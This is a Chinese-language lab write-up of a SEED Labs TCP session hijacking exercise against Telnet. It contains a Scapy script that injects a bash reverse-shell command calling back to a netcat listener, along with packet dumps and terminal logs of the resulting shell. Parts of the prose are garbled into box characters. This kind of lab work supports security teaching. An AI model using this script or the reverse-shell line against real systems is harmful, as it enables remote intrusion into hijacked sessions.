
□3□□□

1. 首先在 10.9.0.1 里面监听 9090 端口

2. □□Telnet□□□□Wireshark□□□□□□□□□□□□□□□□□spoof attack packet




```
[07/19/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
```




```
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 51200
sequence = 331763325
acknowldgement = 489512156

print("Sending Session Hijacking Packet ...")
IPLayer = IP(src="10.9.0.5", dst="10.9.0.6")
TCPLayer = TCP(sport=source_port,dport=23,flags="A", seq=sequence,
        ack=acknowldgement)

Data = "\r/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)

~
~
~
```

3. ▫ □ □ □ □ □ □ □ □shell




```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes# python3 task4.py
Sending Session Hijacking Packet ...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.9.0.5
  dst       = 10.9.0.6
  \options   \
###[ TCP ]###
     sport     = 51200
     dport     = telnet
     seq       = 331763325
     ack       = 489512156
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '\r/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r'
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes# 
```

▫ □ □shell



```
[07/19/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 49280
seed@9f882b6634bf:~$ ls
ls
seed@9f882b6634bf:~$ pwd
pwd
/home/seed
seed@9f882b6634bf:~$ 
```

这时，返回 10.9.0.1，发现已经得到了 10.9.0.5 的 Reverse Shell，可以进行各种操作。



```
[07/11/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 42010
seed@742f25672833:~$ pwd
pwd
/home/seed
seed@742f25672833:~$ cd ..
cd ..
seed@742f25672833:/home$ cd ..
cd ..
seed@742f25672833:/$ ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
```

由此可得攻击成功。